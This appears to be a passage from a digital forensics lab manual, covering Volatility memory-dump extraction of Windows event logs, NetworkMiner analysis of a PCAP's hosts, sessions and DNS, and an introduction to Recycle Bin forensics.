0x0000000077930000  0x1ab000         0xffff  C:\Windows\SYSTEM32
*****
csrss.exe pid:   388
Command line :  %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows Shar

Base              Size              LoadCount Path
-----
0x0000000049a20000  0x6000           0xffff  C:\Windows\system32
0x0000000077930000  0x1ab000         0xffff  C:\Windows\SYSTEM32
0x0000007fef910000  0x13000          0xffff  C:\Windows\system32
0x0000007fef8f0000  0x11000          0x4     C:\Windows\system32
```

- With the Task Manager, we can go to Services and Description. What is the point is that we will be able to find out the service? This is a Windows Event Log or for short, EventLog. We can go to details, as you see and what is selected here, highlighted, is the svchost.



- We've got many SVCHOSTs over here, so how do I know from the memory dump which svchost is responsible for hosting event log? That is actually very easy to track since we know that wevtsvc is a DLL that is representing this service so we can jump over here.



We can spot that this is indeed the process ID 848. At this stage, the next thing that we are going to do is to dumpfiles. Within the dump files, we will specify that we would like to extract data from the process 848 which was our svchost. I will save everything in the directory FileHandles that I have over here.

```
C:\Python27\Scripts>vol.py -f d:\Tools\dumps\ANALYZE.dmp --profile=win7SP1x64 dumpfiles -n -p 848 -D FileHandles/
Volatility Foundation Volatility Framework 2.4
```


- There is a data extraction that's going to happen right now. It's case sensitive so you'll need to use capital D. What you see that it's happening right now it's the extraction of the logs.

```
C:\Python27\Scripts>vol.py -f d:\Tools\dumps\ANALYZE.dmp --profile=win7SP1x64 dumpfiles -n -p 848 -D FileHandles/
Volatility Foundation Volatility Framework 2.4
DataSectionObject 0xfffffa83041bdc70 848 \Device\HarddiskVolume2\Windows\System32\en-US\svchost.exe.mui
DataSectionObject 0xfffffa83038085e0 848 \Device\HarddiskVolume2\Windows\System32\winevt\Logs\Microsoft-Windows-Windows Defe
nder%4WHC.evtx
SharedCacheMap 0xfffffa83038085e0 848 \Device\HarddiskVolume2\Windows\System32\winevt\Logs\Microsoft-Windows-Windows Defe
nder%4WHC.evtx
DataSectionObject 0xfffffa83041d7600 848 \Device\HarddiskVolume2\Windows\System32\winevt\Logs\Microsoft-Windows-Windows Defe
nder%4Operational.evtx
SharedCacheMap 0xfffffa83041d7600 848 \Device\HarddiskVolume2\Windows\System32\winevt\Logs\Microsoft-Windows-Windows Defe
nder%4Operational.evtx
DataSectionObject 0xfffffa8304180f20 848 \Device\HarddiskVolume2\Windows\System32\winevt\Logs\System.evtx
SharedCacheMap 0xfffffa8304180f20 848 \Device\HarddiskVolume2\Windows\System32\winevt\Logs\System.evtx
DataSectionObject 0xfffffa83041c2bc0 848 \Device\HarddiskVolume2\Windows\System32\winevt\Logs\Application.evtx
SharedCacheMap 0xfffffa83041c2bc0 848 \Device\HarddiskVolume2\Windows\System32\winevt\Logs\Application.evtx
```

- It takes a little while, so you always need to be patient with memory analysis. What is important to understand here is that with these files, there's a high probability that they will not be consistent. Sometimes you'll need to work a little bit more in order to get the data extracted.
- I can go to our file handles where we have a list of what is happening over here and we can take one of these files to try to open it. Let's choose Diagnostics Performance Operational.evtx.

```
Select Command Prompt
09/01/2016 07:20 AM 1,048,576 file.848.0xfffffa83040cc5a0.Security.evtx.vacb
09/01/2016 07:20 AM 1,048,576 file.848.0xfffffa83040cc820.Application.evtx.vacb
09/01/2016 07:20 AM 22,528 file.848.0xfffffa83040dd460.credssp.dll.img
09/01/2016 07:20 AM 30,720 file.848.0xfffffa83040f2a00.svchost.exe.img
09/01/2016 07:20 AM 104,448 file.848.0xfffffa83041007b0.userenv.dll.img
09/01/2016 07:20 AM 98,816 file.848.0xfffffa83041034d0.gpapi.dll.img
09/01/2016 07:20 AM 100,864 file.848.0xfffffa8304104340.powrprof.dll.img
09/01/2016 07:20 AM 15,360 file.848.0xfffffa830410f5f0.WSHTCPIP.DLL.img
09/01/2016 07:20 AM 31,232 file.848.0xfffffa8304131010.version.dll.img
09/01/2016 07:20 AM 1,195,520 file.848.0xfffffa8304132010.propsys.dll.img
09/01/2016 07:20 AM 262,144 file.848.0xfffffa8304134190.Microsoft-Windows-Kernel-WHEA%4Errors.evtx.vacb
09/01/2016 07:20 AM 262,144 file.848.0xfffffa8304138150.Microsoft-Windows-Diagnostics-Performance%4Operational.evtx.vacb
```

- We're going to rename it to the same one but we will specify this evtX file extension. Let's try to open it.



- It's going to take a little while because it tries to interpret it. Sometimes we manage to have it and that's okay. Sometimes this file opens and this is all good, but if we choose for example some other type of log, our Event Viewer may fail.

### Conclusion : Successfully performed Memory Capture and Analysis


#### ➤ Experiment 5 : Network forensics using Network Miner.

- **NetworkMiner**, it is an open source Network Forensic Analysis Software (NFAT) for Windows (yet additionally works in Linux/Mac OS X/FreeBSD).
- NetworkMiner can be utilized as a detached organization sniffer/bundle catching apparatus so as to recognize working frameworks, meetings, hostnames, open ports and so forth without putting any traffic on the organization. It can likewise parse PCAP records for disconnected examination and to recover/reassemble communicated documents and declarations from PCAP records.
- NetworkMiner makes it simple to perform progressed Network Traffic Analysis (NTA) by giving removed relics in a natural UI. The way data are presented not only makes the analysis simpler, it also saves valuable time for the analyst or forensic investigator.
- NetworkMiner can extract files, emails and certificates transferred over the network by parsing a PCAP file or by sniffing traffic directly from the network.




**Requirements ?**

- NetworkMiner – <https://www.netresec.com/?page=Networkminer>
  - PCAP file from <https://hackersonlineclub.com/how-to-capture-pcap-logs-with-wireshark/>
  - Windows OS
- ▶ **Step 1 : FIRST Step to Download and install NetworkMiner in Windows to run it.**




**then Go to File > open > select .pcap file**






▶ **Step 2 : After load successfully.**

PCAP file want to see the host name, Mac, OS, etc. click on host tab and analysis the data




**NetworkMiner showing extracted username**


► **Step for analysis the images over network >image tab**




► **Step for analysis the communication /messages over network > Messages tab**



► **Step for analysis the files over network>Files tab**



► **Step for analysis the credentials over network >Credentials tab**



► **Step for analysis the sessions over network > Sessions**

Frame nr.	Client host	C. port	Server host
108	192.168.30.108 [ann-laptop] [ann-laptop.] (Windows)	1661	216.34.181.45 [slashdot.org]
133	192.168.30.108 [ann-laptop] [ann-laptop.] (Windows)	1662	184.30.179.172 [e872.g.akamai]
134	192.168.30.108 [ann-laptop] [ann-laptop.] (Windows)	1663	184.30.179.172 [e872.g.akamai]
546	192.168.30.108 [ann-laptop] [ann-laptop.] (Windows)	1664	174.137.114.42 [jlinks.industrybr]
551	192.168.30.108 [ann-laptop] [ann-laptop.] (Windows)	1665	74.125.224.105 [www-google-ar]
595	192.168.30.108 [ann-laptop] [ann-laptop.] (Windows)	1666	74.125.224.123 [dart.l.doubleclik]
614	192.168.30.108 [ann-laptop] [ann-laptop.] (Windows)	1667	74.125.224.123 [dart.l.doubleclik]
623	192.168.30.108 [ann-laptop] [ann-laptop.] (Windows)	1668	184.30.179.172 [e872.g.akamai]
624	192.168.30.108 [ann-laptop] [ann-laptop.] (Windows)	1669	184.30.179.172 [e872.g.akamai]
625	192.168.30.108 [ann-laptop] [ann-laptop.] (Windows)	1670	184.30.179.172 [e872.g.akamai]
626	192.168.30.108 [ann-laptop] [ann-laptop.] (Windows)	1671	184.30.179.172 [e872.g.akamai]
827	192.168.30.108 [ann-laptop] [ann-laptop.] (Windows)	1672	74.125.224.60 [pagead.l.google]
899	192.168.30.108 [ann-laptop] [ann-laptop.] (Windows)	1673	74.125.224.122 [pagead.l.doubl]

► **Step for analysis the DNS over network > DNS tab**

Frame nr.	Timestamp	Client	Client Port
23	2011-05-17 19:32:05 UTC	10.30.30.20	62780
24	2011-05-17 19:32:05 UTC	192.168.30.108 [ann-laptop] [ann-laptop.] (Windows)	1641
24	2011-05-17 19:32:05 UTC	192.168.30.108 [ann-laptop] [ann-laptop.] (Windows)	1641
25	2011-05-17 19:32:05 UTC	192.168.30.108 [ann-laptop] [ann-laptop.] (Windows)	1641
25	2011-05-17 19:32:05 UTC	192.168.30.108 [ann-laptop] [ann-laptop.] (Windows)	1641
104	2011-05-17 19:32:21 UTC	192.168.30.108 [ann-laptop] [ann-laptop.] (Windows)	1641
105	2011-05-17 19:32:21 UTC	192.168.30.108 [ann-laptop] [ann-laptop.] (Windows)	1641
128	2011-05-17 19:32:21 UTC	10.30.30.20	8544


**Conclusion : Successfully performed Network Forensics using Network Miner**

### ➤ Experiment 6 : Windows Recycle Bin Forensics


- An icon on the Windows desktop represents a directory in which deleted files are temporarily stored. This enables you to retrieve files that you may have accidentally deleted. From time to time, you'll want to *purge* the recycle bin to free up space on your hard disk. You can also configure Windows so that it doesn't use the recycle bin at all, but then you won't be able to retrieve accidentally deleted files.
- When a file is deleted in the Microsoft Windows operating system, it doesn't delete it permanently; it is stored in the recycle bin. If a user wants to restore the deleted file from the recycle bin, it can be done. If the user holds the shift key at the time of deleting a file, then the file will be deleted permanently without being stored in the recycle bin. In this case, the file is moved to a hidden, system folder where it is renamed and stored until further instructions are given as to what is to happen to the file.
- From the forensic point of view, the recycle bin is a gold mine for gathering evidence, clues, etc. By analyzing the recycle bin, we can recover useful data.
- To understand how the information files are structured and how the naming convention works, there must first be an understanding of how the recycle bin works. When a user "deletes" a file in Windows, the file itself is not actually deleted. The file at this point is copied into the recycle bin's system folder, where it is held until the user gives further instructions on what to do with the file. This location varies, depending on the version of Windows the user is running. The table below shows locations from both past versions of Windows as well as Windows Vista.

Operating System	Common File System Structure	Location of Deleted Files
Windows 95/98/ME	FAT32	C:\Recycled\INFO2
Windows NT/2K/XP	NTFS	C:\Recycler\INFO2
Windows Vista	NTFS	C:\\$Recycle.Bin\
Windows 7	NTFS	C:\\$Recycle.Bin\

- Here we will see how to analyze the INFO2 file for the Windows XP operating system. First check out the Recycler folder on C drive. The Recycler folder is a hidden directory, so we have to make some changes in the folder options to view that directory.

